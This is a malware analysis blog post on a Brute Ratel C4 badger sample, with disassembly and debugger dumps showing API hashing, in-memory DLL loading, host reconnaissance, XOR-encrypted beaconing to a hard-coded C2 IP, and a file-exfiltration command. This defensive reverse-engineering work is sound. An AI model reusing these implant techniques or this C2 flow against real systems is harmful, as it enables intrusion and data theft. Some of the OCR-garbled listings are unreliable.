

A Deep Dive into Brute Ratel C4 payloads

cybergEEKS.tech/a-deep-dive-into-brute-ratel-c4-payloads/

Summary

Brute Ratel C4 is a Red Team & Adversary Simulation software that can be considered an alternative to Cobalt Strike. In this blog post, we're presenting a technical analysis of a Brute Ratel badger/agent that doesn't implement all the recent features of the framework. There aren't a lot of Brute Ratel samples available in the wild. The malware implements the API hashing technique and comes up with a configuration that contains the C2 server, the user-agent used during the network communications, a password used for authentication with the C2 server, and a key used for encrypting data transmitted to the C2 server. The badger takes control of the infected machine by executing 63 different commands issued by the C2 server. The first 20 commands will be described in this blog post, while the rest of them will be detailed in an upcoming blog post.

Technical analysis

SHA256: d71dc7ba8523947e08c6eec43a726fe75aed248dfd3a7c4f6537224e9ed05f6f

This is a 64-bit executable. The malware pushes the code to be executed on the stack in order to evade Antivirus and EDR software:

```
.text:0000000000401000      mov     eax, 7C7C70h
.text:0000000000401005      push   rax
.text:0000000000401006      mov     rax, 68702E746E65746Eh
.text:0000000000401010      push   rax
.text:0000000000401011      mov     rax, 6F632F7C33323140h
.text:000000000040101B      push   rax
.text:000000000040101C      mov     rax, 646362617C333231h
.text:0000000000401026      push   rax
.text:0000000000401027      mov     rax, 64726F7773736150h
.text:0000000000401031      push   rax
.text:0000000000401032      mov     rax, 7C6E632E6D6F632Eh
.text:000000000040103C      push   rax
.text:000000000040103D      mov     rax, 657474696F6C6564h
.text:0000000000401047      push   rax
.text:0000000000401048      mov     rax, 406C616972747C30h
.text:0000000000401052      push   rax
.text:0000000000401053      mov     rax, 387C38322E323731h
.text:000000000040105D      push   rax
.text:000000000040105E      mov     rax, 2E37372E35347C30h
.text:0000000000401068      push   rax
.text:0000000000401069      push   4Bh ; 'K'
```

Figure 1

It implements the API hashing technique, which uses the “ROR EDI,0xD” instruction to compute 4-byte hashes that are compared with pre-computed ones (Figure 2).



Figure 2

The VirtualAllocEx API is used to allocate a new memory area that will store a DLL file (0x3000 = MEM_COMMIT | MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE):



Figure 3

The Brute Ratel C4 configuration is stored in clear text however, in recent versions, the config is encrypted and Base64-encoded. It contains the C2 IP address and port number, the user-agent used during the network communications, a password used to authenticate with the C2 server, a key used to encrypt data transmitted to the C2 server, and the URI:



Figure 4



Figure 5

A thread that executes the entry point of the new DLL is created via a function call to CreateRemoteThread:



Figure 6

The process extracts a pointer to the PEB from gs:[0x60] and another one to the PEB_LDR_DATA structure (+0x18), which contains information about the loaded DLLs. The InMemoryOrderModuleList doubly-linked list contains the loaded DLLs for the current process:




Figure 7

The malicious binary allocates new memory for another DLL that implements the main functionality using VirtualAlloc:

```

000000002644695 8B 53 50 mov edx,dword ptr ds:[rbx+50]
000000002644698 41 89 40 00 00 00 mov r3d,40
00000000264469E 41 88 00 30 00 00 mov r8d,3000
0000000026446A4 31 C9 xor ecx,ecx
0000000026446A6 41 FF D2 call r13

```

r10=kernel32.VirtualA11oc> (00007FF8AE58CEA0)

X87r7 000000000000000000000000 ST7 Empty 0.000000000000000000

X87Tagword FFFF

Default (x64 fastcall)

1: rcx 000000000000000000000000
2: rdx 0000000000001C00
3: r8 0000000000003000
4: r9 0000000000000040

Figure 8

LoadLibraryA is utilized to load multiple DLLs into the address space of the current process:

```

00000000264470E 41 8B 4F 0C mov ecx,dword ptr ds:[r15+C]
000000002644712 85 C9 test ecx,ecx
000000002644714 0F 84 8C 00 00 00 je 26447A6
00000000264471A 4C 01 F1 add rcx,r14
00000000264471D 44 FF D5 call r13

```

r13=kernel32.LoadLibraryA> (00007FF8AE5913F0)

X87r7 000000000000000000000000 ST7 Empty 0.000000000000000000

X87Tagword FFFF

Default (x64 fastcall)

1: rcx 0000000026887FC "kernel32.dll"
2: rdx 0000000000000000

Figure 9

The malware retrieves the address of relevant functions by calling the GetProcAddress method:

```

000000002644772 49 8D 54 16 02 lea rdx,qword ptr ds:[r14+rdx+2]
000000002644777 48 89 F1 mov rcx,r31
000000002644779 4C 89 4C 24 20 mov qword ptr ss:[rsp+20],r9
00000000264477F FF D5 call rbp

```

rbp=kernel32.GetProcAddress> (00007FF8AE588FB0)

X87Tagword FFFF

Default (x64 fastcall)

1: rcx 00007FF8AE580000 kernel32.00007FF8AE580000
2: rdx 00000000268840E "DeleteCriticalSection"

Figure 10

The binary flushes the instruction cache for the current process using the NtFlushInstructionCache function (see Figure 11).

```

000000002644862 45 31 C0 xor r8d,r8d
000000002644865 31 D2 xor edx,edx
000000002644867 48 83 C9 FF or rcx,FFFFFFFFFFFFFFFF
00000000264486B FF D7 call r13

```

r13=<ntdll.NtFlushInstructionCache> (00007FF8B1151A60)

X87Tagword FFFF

Default (x64 fastcall)

1: rcx FFFFFFFFFFFFFFFFFF
2: rdx 0000000000000000
3: r8 0000000000000000

Figure 11

Finally, the malware passes the execution flow to the newly constructed DLL:

```

RIP → 000000002644880 41 FF D5 call r13

```





r13=0000000002671350

000000002644880

Address	Hex	ASCII
000000002670000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
000000002670010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
000000002670020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000002670030	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 008.....
000000002670040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.!Th
000000002670050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
000000002670060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
000000002670070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$. . .
000000002670080	50 45 00 00 64 86 08 00 19 89 31 60 00 00 00 00	PE..d...l
000000002670090	00 00 00 00 F0 00 2E 22 08 02 02 22 00 EA 00 00	...d...".e.
0000000026700A0	00 3A 01 00 00 18 00 00 50 13 00 00 00 10 00 00	...P.....
0000000026700B0	00 00 84 68 00 00 00 00 00 10 00 00 00 02 00 00	...h.....
0000000026700C0	04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00
0000000026700D0	00 C0 01 00 00 04 00 00 75 52 01 00 03 00 00 00	.Ä.....UR.....
0000000026700E0	00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00
0000000026700F0	00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00
000000002670100	00 00 00 00 10 00 00 00 00 70 01 00 4E 00 00 00p.N.
000000002670110	00 80 01 00 94 08 00 00 00 00 00 00 00 00 00 00
000000002670120	00 30 01 00 4C 08 00 00 00 00 00 00 00 00 00 00	...L.....

Figure 12

As we can see below, one of the export functions of the DLL is called "badger_http_1", which reveals a Brute Ratel agent/badger.

Name	Address	Ordinal
 f	0000000026750A0	1
 TlsCallback_0	0000000026716B0	
 TlsCallback_1	000000002671680	
 DllEntryPoint	000000002671350	[main entry]

Figure

```

13 .text:0000000026750A0 ; Exported entry 1.
.text:0000000026750A0
.text:0000000026750A0
.text:0000000026750A0
.text:0000000026750A0 public badger_http_1
.text:0000000026750A0 badger_http_1 proc near
.text:0000000026750A0
.text:0000000026750A0 var_58= qword ptr -58h
.text:0000000026750A0 var_50= qword ptr -50h
.text:0000000026750A0 arg_0= qword ptr 8
.text:0000000026750A0
.int 3 ; Trap to Debugger
.text:0000000026750A1 push rdi
.text:0000000026750A2 push r14
.text:0000000026750A4 push r13
.text:0000000026750A6 push r12
.text:0000000026750A8 push rbp
.text:0000000026750A9 push rdi
.text:0000000026750AA push rsi
.text:0000000026750AB push rbx
.text:0000000026750AC sub rsp, 38h
.text:0000000026750B0 mov [rsp+78h+arg_0], rcx
.text:0000000026750B8 call sub_2675620
.text:0000000026750BD mov r8, rax
.text:0000000026750C0 mov rax, gs:40h
.text:0000000026750C9 lea rsi, [r8+rax]

```

Figure 14

The FreeConsole method is used to detach the process from its console:

```

RIP → 0000000026748EE FF 15 40 39 01 00 call qword ptr ds:[<&FreeConsole>]
<
qword ptr [000000002688234 <&FreeConsole>]=<kerne132.FreeConsole>

```

Figure 15

The DLL repeats the process of finding functions address, as highlighted in Figure 16.

```

.text:000000002677377 mov     ecx, 0EC0E4E8Eh
.text:00000000267737C lea     rdi, [rsp+168h+var_26]
.text:000000002677384 mov     rdx, rax
.text:000000002677387 call   sub_2675D40
.text:00000000267738C mov     ecx, 16B3FE72h
.text:000000002677391 mov     cs:qword_2686040, rax
.text:000000002677398 call   sub_2675D40
.text:00000000267739D mov     ecx, 88A9223Ch
.text:0000000026773A2 mov     cs:qword_2685B60, rax
.text:0000000026773A9 call   sub_2675D40
.text:0000000026773AE mov     ecx, 0BF608091h
.text:0000000026773B3 mov     cs:qword_2685948, rax
.text:0000000026773BA call   sub_2675D40
.text:0000000026773BF mov     ecx, 0FFD97FBh
.text:0000000026773C4 mov     cs:qword_2686060, rax
.text:0000000026773CB call   sub_2675D40
.text:0000000026773D0 mov     ecx, 99EC895Eh
.text:0000000026773D5 mov     cs:qword_2685B90, rax
.text:0000000026773DC call   sub_2675D40
.text:0000000026773E1 mov     ecx, 9FCF5965h
.text:0000000026773E6 mov     cs:qword_2685B48, rax
.text:0000000026773ED call   sub_2675D40
.text:0000000026773F2 mov     ecx, 7C0017A5h
.text:0000000026773F7 mov     cs:qword_2685B68, rax
.text:0000000026773FE call   sub_2675D40
.text:000000002677403 mov     ecx, 56C61229h
.text:000000002677408 mov     cs:qword_2686168, rax
.text:00000000267740F call   sub_2675D40
.text:000000002677414 mov     ecx, 7C0017BBh
.text:000000002677419 mov     cs:qword_2685D48, rax
.text:000000002677420 call   sub_2675D40
.text:000000002677425 mov     ecx, 4EE4A045h
.text:00000000267742A mov     cs:qword_2685CB8, rax
.text:000000002677431 call   sub_2675D40
.text:000000002677436 mov     ecx, 170C8F80h
.text:00000000267743B mov     cs:qword_2685FE0, rax
.text:000000002677442 call   sub_2675D40
.text:000000002677447 mov     ecx, 72BD9CDDh
.text:00000000267744C mov     cs:qword_2685C98, rax
.text:000000002677453 call   sub_2675D40

```

Figure 16

The process extracts the system time and passes the result to the srand function:



Figure 17

The atoi method is utilized to convert the port number to integer:



Figure 18

The malicious process creates an unnamed mutex object by calling the CreateMutexA API, as displayed in Figure 19.

```

0000000026747E7 45 31 C0          xor r8d,r8d
0000000026747EA 48 8D 93 68 03 00 00 lea rdx,qword ptr ds:[rbx+368]
0000000026747F1 48 C7 83 80 04 00 00 mov qword ptr ds:[rbx+480],0
0000000026747FC 48 89 D7          mov rdi,rdx
0000000026747FF 48 C7 03 00 00 00 00 mov qword ptr ds:[rbx],0
000000002674806 31 D2          xor edx,edx
000000002674808 48 C7 83 88 04 00 00 mov qword ptr ds:[rbx+488],0
000000002674813 48 C7 83 38 05 00 00 mov qword ptr ds:[rbx+538],0
00000000267481E 48 C7 43 08 00 00 00 mov qword ptr ds:[rbx+8],0
000000002674826 48 C7 43 10 00 00 00 mov qword ptr ds:[rbx+10],0
00000000267482E 48 C7 83 C0 04 00 00 mov qword ptr ds:[rbx+4C0],0
000000002674839 F3 AB          repe stosd
000000002674839 C7 83 A8 04 00 00 00 mov qword ptr ds:[rbx+4A8],0
000000002674845 48 C7 83 80 04 00 00 mov qword ptr ds:[rbx+480],0
000000002674850 FF 15 17 01 00 00 call qword ptr ds:[<&CreateMutexA>]
RIP -> 000000002674853
qword ptr [000000002685FE0 <&CreateMutexA>]=<kernel32.CreateMutexA>

```

Figure 19
 GetUserNameW is used to obtain the username associated with the current thread:

```

0000000026782EC 48 8D 7C 24 3C          lea rdi,qword ptr ss:[rsp+3C]
0000000026782F1 4C 89 F1          mov rcx,r14
0000000026782F4 C7 44 24 5C 14 01 00 mov dword ptr ds:[rsp+5C],114
0000000026782FC FF 15 C6 A8 00 00 00 call qword ptr ds:[<&GetUserNameW>]
RIP -> 0000000026782FC
qword ptr [000000002685BC8 <&GetUserNameW>]=<advapi32.GetUserNameW>

```

Figure 20
 GetComputerNameExW is used to obtain the NetBIOS name associated with the local machine:

```

000000002678328 49 89 F8          mov r8,rdi
000000002678328 48 88 13          mov rdx,qword ptr ds:[rbx]
00000000267832E 89 03 00 00 00 00 mov ecx,3
000000002678333 FF 15 77 A8 00 00 00 call qword ptr ds:[<&GetComputerNameExW>]
RIP -> 000000002678333
qword ptr [000000002685B80 <&GetComputerNameExW>]=<kernel32.GetComputerNameExW>

```

Figure 21
 The badger retrieves a pseudo handle for the current process using GetCurrentProcess:

```

000000002678340 FF 15 B2 A9 00 00 00 call qword ptr ds:[<&GetCurrentProcess>]
RIP -> 000000002678340
qword ptr [000000002685CF8 <&GetCurrentProcess>]=<kernel32.GetCurrentProcess>

```

Figure 22
 The OpenProcessToken API is utilized to open the access token associated with the process (0x8 = **TOKEN_QUERY**):

```

000000002678346 4C 8D 44 24 50          lea r8,qword ptr ss:[rsp+50]
000000002678348 BA 08 00 00 00 00 mov edx,8
000000002678348 48 89 C1          mov rcx,rcx
000000002678348 FF D7          call rdi
RIP -> 000000002678348
rdi=<advapi32.OpenProcessToken> (000077F8AF836220)

```

Figure 23
 The malware verifies if the token is elevated using the GetTokenInformation method (0x14 = **TokenElevation**):

```

00000000267835E 48 88 4C 24 50          mov rcx,qword ptr ss:[rsp+50]
000000002678363 41 89 04 00 00 00 00 mov r9d,4
000000002678369 4C 8D 44 24 38          lea r8,qword ptr ss:[rsp+38]
00000000267836E 48 89 44 24 20          mov qword ptr ss:[rsp+20],rax
000000002678373 BA 14 00 00 00 00 00 mov edx,14
000000002678378 FF 15 C2 A9 00 00 00 call qword ptr ds:[<&GetTokenInformation>]
RIP -> 000000002678378
qword ptr [000000002685D40 <&GetTokenInformation>]=<advapi32.GetTokenInformation>

```

Figure 24
 It obtains the current process ID via a function call to GetCurrentProcessId:

```

0000000026783B2 FF 15 98 A7 00 00 00 call qword ptr ds:[<&GetCurrentProcessId>]
RIP -> 0000000026783B2
qword ptr [000000002685B50 <&GetCurrentProcessId>]=<kernel32.GetCurrentProcessId>

```

Figure 25
 GetModuleFileNameW is utilized to extract the path of the executable file of the process:



Figure 26

The above path is Base64-encoded using the CryptBinaryToStringW API (0x40000001 = **CRYPT_STRING_NOCRLF | CRYPT_STRING_BASE64**):



Figure 27

The process retrieves version information about the current operating system using RtlGetVersion:




Figure 28

The WSASStartup function initiates the use of the Winsock DLL by the current process:



Figure 29

The badger constructs a JSON that stores the password extracted from the configuration, the computer name, the OS version, the Base64-encoded executable path, the username, and the process ID:

Address	Hex	ASCII
0000000027468D0	7B 00 22 00 63 00 64 00 73 00 22 00 3A 00 7B 00	{ "c.d.s." : {
0000000027468E0	22 00 61 00 75 00 74 00 68 00 22 00 3A 00 22 00	"a.u.t.h." : {
0000000027468F0	50 00 61 00 73 00 73 00 77 00 6F 00 72 00 64 00	P.a.s.s.w.o.r.d.
000000002746900	31 00 32 00 33 00 22 00 7D 00 2C 00 22 00 6D 00	1.2.3."}."m.
000000002746910	74 00 64 00 74 00 22 00 3A 00 7B 00 22 00 68 00	t.d.t." : { "h.
000000002746920	5F 00 6E 00 61 00 6D 00 65 00 22 00 3A 00 22 00	_n.a.m.e." : "
000000002746930	44 00 45 00 53 00 48 00 54 00 4F 00 50 00 2D 00	D.E.S.K.T.O.P.-
000000002746940	22 00 22 00 77 00 76 00 65 00 72 00 22 00 3A 00	"w.v.e.r." :
000000002746950	22 00 31 00 30 00 2E 00 30 00 22 00 2C 00 22 00	"1.0..0." : "
000000002746960	62 00 6C 00 64 00 22 00 3A 00 22 00 31 00 36 00	b.l.d." : "1.6.
000000002746970	32 00 39 00 39 00 22 00 2C 00 22 00 70 00 5F 00	2.9.9." : "p.
000000002746980	6E 00 61 00 6D 00 65 00 22 00 3A 00 22 00 51 00	n.a.m.e." : "Q.
000000002746990	51 00 42 00 7A 00 41 00 47 00 55 00 41 00 63 00	Q.B.Z.A.G.U.A.C.
0000000027469A0	67 00 42 00 7A 00 41 00 46 00 77 00 41 00 55 00	g.B.Z.A.F.W.A.U.
0000000027469B0	67 00 42 00 46 00 41 00 45 00 30 00 41 00 58 00	g.B.F.A.E.O.A.X.
0000000027469C0	41 00 42 00 45 00 41 00 47 00 55 00 41 00 63 00	A.B.E.A.G.U.A.C.
0000000027469D0	77 00 42 00 72 00 41 00 48 00 51 00 41 00 62 00	W.B.R.A.H.Q.A.B.

Figure 30

The JSON is encrypted using the XOR operator (key = "abcd@123" from configuration) and transformed by other operations:



Figure 31


```

000000002672C60 31 C0 xor eax,eax
000000002672C62 44 8A 04 02 mov r8b,byte ptr ds:[rdx+rax] rdx+rax*1:"abcd@123"
000000002672C66 44 30 04 01 xor byte ptr ds:[rcx+rax],r8b
000000002672C6A 48 FF C0 inc rax
000000002672C6D 48 83 F8 10 cmp rax,10
000000002672C71 ^ 75 EF jne 2672C62
000000002672C73 C3 ret

```

```

byte ptr [rcx+rax*1]=[000000002A9F1B0]=7B '{'
r8b=61 'a'
000000002672C66

```

```

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct
Address Hex ASCII
000000002A9F1B0 7B 22 63 64 73 22 3A 7B 22 61 75 74 68 22 3A 22 {"cds":{"auth":

```

```

Address Hex ASCII
0000000027468D0 99 90 33 00 87 70 E6 FC 0E DD 57 C2 10 93 B7 A9 ..3..pæü.ýwÁ...@
0000000027468E0 B1 95 E2 2E 96 3A 42 F4 17 E8 4E OD 7F 83 C3 06 ±.ä...Bô.èn...A.
0000000027468F0 C5 80 75 DC 9C 8C A1 77 42 E3 47 A7 33 01 50 66 A.uü..jwBâG$3.Pf
000000002746900 FE 8D 5E D6 B7 D8 61 8F 38 8A D9 1F 59 96 63 83 b.üÖ.a.8.Ü.Y.c*

```

Figure 32

Figure 33

The user-agent passed to the InternetOpenW function seems to indicate that the product was used by Deloitte China (Figure 34).

```

000000002675FFB 48 88 48 40 mov rcx,qword ptr ds:[rbx+40] rcx:L"trial@deloitte.
000000002675FFF 45 31 C9 xor r9d,r9d
000000002676002 45 31 C0 xor r8d,r8d
000000002676005 C7 44 24 20 00 00 mov dword ptr ss:[rsp+20],0
00000000267600D 48 63 F0 movsxd rsi,eax
000000002676012 31 D2 xor edx,edx
000000002676012 FF 15 60 FB 00 00 call qword ptr ds:[<&InternetOpenw]

```

Figure 34

The process connects to the C2 server on port 80 by calling the InternetConnectW function:

```

000000002676024 48 C7 44 24 38 00 00 mov qword ptr ss:[rsp+38],0
00000000267602D 48 88 53 30 mov rdx,qword ptr ds:[rbx+30] rdx:L"45.77.172.28",
000000002676031 45 31 C9 xor r9d,r9d
000000002676034 48 89 C1 mov rcx,rax
000000002676037 C7 44 24 30 00 00 mov dword ptr ss:[rsp+30],0
00000000267603F 44 0F 87 83 6C 04 00 movzx r8d,word ptr ds:[rdx+46c]
000000002676047 C7 44 24 28 03 00 00 mov qword ptr ss:[rsp+28],3
00000000267604F 48 C7 44 24 20 00 00 mov qword ptr ss:[rsp+20],0
000000002676058 FF 15 22 FC 00 00 call qword ptr ds:[<&InternetConnectw]

```

Figure 35

It creates a POST request to the "/content.php" resource using HttpOpenRequestW, as displayed below.

```

000000002676071 4C 88 44 F3 48 mov r8,qword ptr ds:[rbx+rsi*8+48] r8:L"/content.php\r\
000000002676076 48 89 C1 mov rcx,rax
000000002676079 48 C7 44 24 38 00 00 mov qword ptr ss:[rsp+38],0
000000002676082 48 C7 44 24 28 03 00 00 mov qword ptr ss:[rsp+28],3
000000002676088 19 D2 sbb edx,edx
00000000267608D 45 31 C9 xor r9d,r9d
000000002676090 48 C7 44 24 20 00 00 mov qword ptr ss:[rsp+20],0
000000002676099 81 E2 00 00 80 FF and edx,FF800000
00000000267609F 81 C2 00 00 88 00 add edx,880000
0000000026760A5 89 54 24 30 mov dword ptr ss:[rsp+30],edx
0000000026760A9 48 8D 15 94 82 00 00 lea rdx,qword ptr ds:[2681344]
0000000026760B0 FF 15 B2 FC 00 00 call qword ptr ds:[<&HttpOpenRequestw]

```

Figure 36

The security flags for the handle are changed using the InternetSetOptionW API (0x1100 = SECURITY_FLAG_IGNORE_CERT_CN_INVALID | SECURITY_FLAG_IGNORE_UNKNOWN_CA):

```

0000000026760C2 41 B9 04 00 00 00 mov r9d,4
0000000026760C8 4C 8D 84 24 A0 00 00 lea r8,qword ptr ss:[rsp+A0]
0000000026760D0 BA 1F 00 00 00 mov edx,1F
0000000026760D5 48 89 C1 mov rcx,rax
0000000026760D8 FF 15 7A FC 00 00 call qword ptr ds:[<&InternetSetOptionw]

```

Figure 37

HttpAddRequestHeadersW can be used to add one or more HTTP request headers to the handle however, the second parameter is NULL during malware's execution (0x20000000 = HTTP_ADDREQ_FLAG_ADD):




Figure 38

The process encodes the encrypted JSON using Base64 and exfiltrates the resulting data using HttpSendRequestW:




Figure 39

It verifies whether the C2 server sends any data back via a function call to InternetQueryDataAvailable:




Figure 40

The C2 server's response is read using InternetReadFile:



Figure 41

The response is Base64-decoded and decrypted using the same key that was previously mentioned. The "auth" field is set to the decrypted information, and another request is made to the C2 server, asking for commands:

Address	Hex	ASCII
000000002746C10	7B 00 22 00 63 00 64 00 73 00 22 00 3A 00 7B 00	{ ". c.d.s." : {
000000002746C20	22 00 61 00 75 00 74 00 68 00 22 00 3A 00 22 00	" .a.u.t.h." : {
000000002746C30	41 00 42 00 43 00 44 00 22 00 7D 00 2C 00 22 00	A.B.C.D." } , , "
000000002746C40	64 00 74 00 22 00 3A 00 7B 00 22 00 63 00 68 00	d.t." : { ".c.h.
000000002746C50	68 00 69 00 6E 00 22 00 3A 00 22 00 22 00 7D 00	k.i.n." : " "
000000002746C60	7D 00 0D 00 0A 00 00 00 46 C4 F8 72 42 DD 00 00	} FAörBY..

Figure 42

FakeNet-NG was used to simulate the network communications with the C2 server. After decoding and decrypting the response, the first 2 bytes represent the command to be executed followed by additional parameters if necessary. A new thread handles the commands execution:

```

000000002674F35 31 C9          xor ecx,ecx
000000002674F37 4C 89 A4 24 88 00 00 mov qword ptr ss:[rsp+88],r12
000000002674F3F 49 89 E9       mov r9,r9
000000002674F42 4D 89 F8       mov r9,r15
000000002674F45 4C 89 AC 24 90 00 00 mov qword ptr ss:[rsp+90],r13
000000002674F4F 31 D2         xor edx,edx
000000002674F51 C7 83 6C 08 00 00 00 mov dword ptr ds:[rbx+86C],0
000000002674F59 4C 89 74 24 28 mov qword ptr ss:[rsp+28],r14
000000002674FE1 C7 44 24 20 00 00 00 mov dword ptr si:[rsp+20],0
000000002674F66 FF 15 7C 10 01 00 call qword ptr ds:[<&CreateThread>]

```

qword ptr [000000002685FE8 <&CreateThread>]=kernel32.CreateThread>

000000002674F66

[rsp+88]:"AB paramet"

[rsp+28]:&"AB paramet"

x87r3 000000000000000000 ST3 Empty 0.000000000000000000
x87r4 000000000000000000 ST4 Empty 0.000000000000000000
x87r5 000000000000000000 ST5 Empty 0.000000000000000000
x87r6 000000000000000000 ST6 Empty 0.000000000000000000
x87r7 000000000000000000 ST7 Empty 0.000000000000000000

x87Tagword FFFF

Default (x64 fastcall)

1: rcx 0000000000000000
2: rdx 0000000000000000
3: r8 000000002672C80
4: r9 000000002A9F3A8 &"AB parameter"
5: [rsp+20] 0000000000000000

Figure 43

We'll now describe the commands that can be issued by the C2 server.

0x2C74 ID – Exfiltrate file content to the C2 server

The PathFileExistsA API is utilized to confirm if the target file exists on the system:

```

0000000029758D7 FF 15 28 03 01 00 call qword ptr ds:[<&PathFileExistsA>]

```

qword ptr [000000002985C08 <&PathFileExistsA>]=cshlwapi.PathFileExistsA>

FCX: T1

Default (x64 fastcall)

1: rcx 0000000045B0860 "file"
2: rdx 000000000095E40

Figure 44

The file is opened via a function call to CreateFileA (0x80000000 = **GENERIC_READ**, 0x1 = **FILE_SHARE_READ**, 0x3 = **OPEN_EXISTING**):

```

0000000029758E5 48 C7 44 24 30 00 00 mov qword ptr ss:[rsp+30],0
0000000029758E7 45 31 C9       xor r3d,r3d
0000000029758F1 41 88 01 00 00 00 mov r8d,1
0000000029758F7 4C 89 F9       mov rcx,r15
0000000029758FA C7 44 24 28 80 00 00 mov dword ptr ss:[rsp+28],80
000000002975902 BA 00 00 00 80 mov edx,80000000
000000002975907 C7 44 24 20 03 00 00 mov dword ptr si:[rsp+20],3
00000000297590F FF 15 58 08 01 00 call qword ptr ds:[<&CreateFileA>]

```

qword ptr [000000002986168 <&CreateFileA>]=kernel32.CreateFileA>

00000000297590F

rcx: "fi"

x87r4 000000000000000000 ST4 Empty 0.000000000000000000
x87r5 000000000000000000 ST5 Empty 0.000000000000000000
x87r6 000000000000000000 ST6 Empty 0.000000000000000000
x87r7 000000000000000000 ST7 Empty 0.000000000000000000

x87Tagword FFFF

Default (x64 fastcall)

1: rcx 0000000045B0860 "file"
2: rdx 0000000080000000
3: r8 0000000000000001
4: r9 0000000000000000
5: [rsp+20] 0000000000000003

Figure 45

The content is read by calling the ReadFile method, as shown in Figure 46.

```

000000002975AE2 41 89 F8       mov r8d,edi
000000002975AE5 4C 89 F1       mov rcx,r14
000000002975AE8 48 8D 4C 24 7C lea r9,qword ptr ss:[rsp+7C]
000000002975AF0 48 C7 44 24 20 00 00 mov qword ptr ss:[rsp+20],0
000000002975AF9 FF 15 59 FE 00 00 call qword ptr ds:[<&ReadFile>]

```

qword ptr [000000002985958 <&ReadFile>]=kernel32.ReadFile>

000000002975AF9

x87r6 000000000000000000 ST6 Empty 0.000000000000000000
x87r7 000000000000000000 ST7 Empty 0.000000000000000000

x87Tagword FFFF

Default (x64 fastcall)

1: rcx 0000000000000035C
2: rdx 0000000045B0D50
3: r8 0000000000000008
4: r9 00000000051EF22C
5: [rsp+20] 0000000000000000

Figure 46

The data is sent to the C2 server along with the "[+] Download complete" message or the message shown in the figure below.

```

.text:000000002975A5F
.text:000000002975A5F loc_2975A5F:
.text:000000002975A5F xor     eax, eax
.text:000000002975A61 mov     ecx, ebp
.text:000000002975A63 mov     rdi, r13
.text:000000002975A66 mov     r9, r15
.text:000000002975A69 rep stosb
